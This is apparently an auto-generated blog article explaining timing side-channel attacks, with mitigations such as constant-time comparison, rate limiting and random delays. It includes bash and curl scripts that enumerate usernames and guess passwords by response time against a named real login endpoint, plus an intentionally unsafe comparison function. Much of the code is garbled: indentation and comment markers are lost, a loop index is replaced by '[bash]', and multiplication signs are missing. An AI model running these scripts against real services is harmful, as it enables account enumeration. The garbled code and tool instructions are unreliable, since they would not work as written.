Listen to this Post

Introduction:
In the high-stakes world of bug bounty platforms like YesWeHack, vulnerabilities are not always found in flawed code logic but in the subtle ticks of a clock. Timing attacks, a sophisticated side-channel technique, are emerging as a critical threat, allowing attackers to infer sensitive information by measuring the time a system takes to respond. This article deconstructs this stealthy attack vector, providing a roadmap for both understanding and defending against it.
Learning Objectives:
- Understand the fundamental principle of how timing attacks exploit computational time differences.
- Learn to identify and test for timing vulnerabilities in common operations like login and data access.
- Implement robust mitigation strategies to harden applications against these subtle incursions.
You Should Know:
1. The Core Principle: Every Nanosecond Leaks Information
A timing attack is a side-channel attack where the attacker gleans information from the time it takes a system to perform an operation. The fundamental concept is simple: operations that take a variable amount of time can reveal secrets. For instance, a string comparison function that returns on the first non-matching character will take less time to process a wrong password that fails on the first character than one that fails on the last. Over many requests, statistical analysis of these minute time differences can allow an attacker to reconstruct the secret, character by character.
Step‑by‑step guide explaining what this does and how to use it.
To understand the mechanism, consider a naive password check in Python:
import time

def unsafe_compare(actual_password, submitted_password):
if len(actual_password) != len(submitted_password):
return False
for i in range(len(actual_password)):
if actual_password[bash] != submitted_password[bash]:
return False
time.sleep(0.01)  Simulating a small processing delay per character
return True
An attacker can script a tool to measure response times:
!/bin/bash
 Basic conceptual timing loop
for pos in {1..10}; do
for char in {a..z} {A..Z} {0..9}; do
start=$(date +%s%N)
 Send HTTP request with password guess "abc...${char}xxx"
end=$(date +%s%N)
echo "Position $pos, Char $char: $((end - start)) ns" >> timings.log
done
done
 Analyze timings.log for statistical outliers indicating a correct character.
2. Exploiting Login Mechanisms: A YesWeHack Scenario
On a platform like YesWeHack, a vulnerable login endpoint is a prime target. The attack doesn’t aim for a direct login but to map out valid usernames or emails. A system might take a few milliseconds longer to respond to a valid username because it proceeds to the more expensive password hashing step, whereas an invalid username returns an immediate error.
Step‑by‑step guide explaining what this does and how to use it.
1. Reconnaissance: Identify the target login endpoint (e.g., `https://api.yeswehack.com/auth/login`).
2. Baseline Timing: Use a tool like `curl` to establish a baseline response time for a definitively invalid username.
time curl -X POST https://api.yeswehack.com/auth/login -d '{"username":"invalid_user_xyz123", "password":"x"}' -H "Content-Type: application/json"
3. Automated Enumeration: Script the attack using a wordlist.
!/bin/bash
while read username; do
start_time=$(date +%s%N)
curl -s -X POST https://api.yeswehack.com/auth/login -d "{\"username\":\"$username\", \"password\":\"dummy_pass\"}" -H "Content-Type: application/json" > /dev/null
end_time=$(date +%s%N)
duration=$(( (end_time - start_time) / 1000000 ))  Convert to milliseconds
if (( duration > 50 )); then  If response is significantly slower
echo "Potential Hit: $username - Time: ${duration}ms"
fi
done < usernames.txt
3. Advanced Tooling: Using `timing_attack` for Precision
Manual scripting is educational, but professional tools offer greater accuracy. A tool like `timing_attack` (often available in security distros like Kali) automates the statistical analysis.
Step‑by‑step guide explaining what this does and how to use it.
1. Install the Tool: `sudo apt-get install timing-attack` (or build from source).
2. Craft a Request File: Create a file (request.txt) that defines the HTTP request with a placeholder for the payload.
POST /auth/login HTTP/1.1
Host: target.yeswehack.com
Content-Type: application/json
Content-Length: 45

{"username":"VICTIM", "password":"dummy"}
3. Run the Attack: Specify the alphabet and other parameters.
timing_attack -f request.txt -p VICTIM -a "abcdefghijklmnopqrstuvwxyz0123456789" -o results.json
4. Analyze Results: The tool will output a confidence score for each character position, revealing the valid username.
4. Mitigation 1: Constant-Time String Comparison
The primary defense is to eliminate the source of the leak. Instead of short-circuiting on a mismatch, use a constant-time comparison function that always checks every character.
Step‑by‑step guide explaining what this does and how to use it.
In Python, use `hmac.compare_digest()`:
import hmac

def safe_compare(actual_password, submitted_password):
return hmac.compare_digest(actual_password, submitted_password)
In PHP, use `hash_equals()`:
<?php
if (hash_equals($stored_password_hash, crypt($user_input, $stored_password_hash))) {
echo "Password is valid!";
}
?>
These functions are designed to take the same amount of time regardless of the input.
5. Mitigation 2: Rate Limiting and IP Throttling
While not a fix for the underlying code flaw, operational controls can make a timing attack impractical by increasing the time required to gather sufficient data.
Step‑by‑step guide explaining what this does and how to use it.
Implement rate limiting in your web application firewall (WAF) or application code. For example, in a Node.js application with Express:
const rateLimit = require("express-rate-limit");

const authLimiter = rateLimit({
windowMs: 15  60  1000, // 15 minutes
max: 5, // Limit each IP to 5 login requests per windowMs
message: "Too many authentication attempts, please try again later.",
standardHeaders: true,
legacyHeaders: false,
});

app.use("/auth/login", authLimiter);
On the server itself, use `iptables` to limit connections:
 Allow only 3 new connections per minute to port 443 from a single IP
sudo iptables -A INPUT -p tcp --dport 443 -m state --state NEW -m recent --set
sudo iptables -A INPUT -p tcp --dport 443 -m state --state NEW -m recent --update --seconds 60 --hitcount 4 -j DROP
6. Mitigation 3: Introducing Artificial Delays (Jitter)
A less robust but still useful technique is to add random delays to responses, making it harder for an attacker to distinguish meaningful timing differences from noise.
Step‑by‑step guide explaining what this does and how to use it.
In your application logic, introduce a random sleep before returning a response for sensitive actions.
import random
import time

def login_controller(username, password):
 ... your authentication logic ...

Add a random delay between 100 and 500 milliseconds
time.sleep(random.uniform(0.1, 0.5))

return jsonify({"message": "Login successful or failed"})  Return a generic message
Warning: This should not be the sole mitigation. A determined attacker can average out the noise over a large number of requests. It is best used in conjunction with constant-time functions and rate limiting.
What Undercode Say:
- The Silence is the Weapon: Timing attacks are dangerously subtle. They leave no logs, no failed login alerts, and no obvious traces of malicious activity, making them a true stealth threat.
- Defense in Depth is Non-Negotiable: Relying on a single mitigation is insufficient. A combination of constant-time coding practices, aggressive rate limiting, and comprehensive monitoring is required to build a resilient defense.
The emergence of timing-based findings on platforms like YesWeHack signals a maturation of the bug bounty landscape. Attackers are moving beyond simple SQL injection and cross-site scripting towards more complex, low-and-slow attack vectors. This forces a necessary evolution in defensive postures, demanding that developers and security engineers consider not just what their code does, but how long it takes to do it. The integrity of a system now depends as much on the consistency of its execution time as on the correctness of its logic.
Prediction:
Timing attacks will transition from a niche, advanced technique to a mainstream vulnerability class within the next 2-3 years. As standard web vulnerabilities become harder to find due to improved frameworks and WAFs, attackers will increasingly turn to side-channel attacks. Furthermore, the rise of AI will empower this trend; machine learning models are exceptionally well-suited to analyze noisy timing data and extract signals that would be invisible to a human analyst, automating these attacks and making them more effective and accessible. We predict a significant rise in findings related to timing vulnerabilities in API endpoints, cloud function execution, and database query times, forcing a fundamental shift towards constant-time programming paradigms across the industry.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Amrelsagaei Timing – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


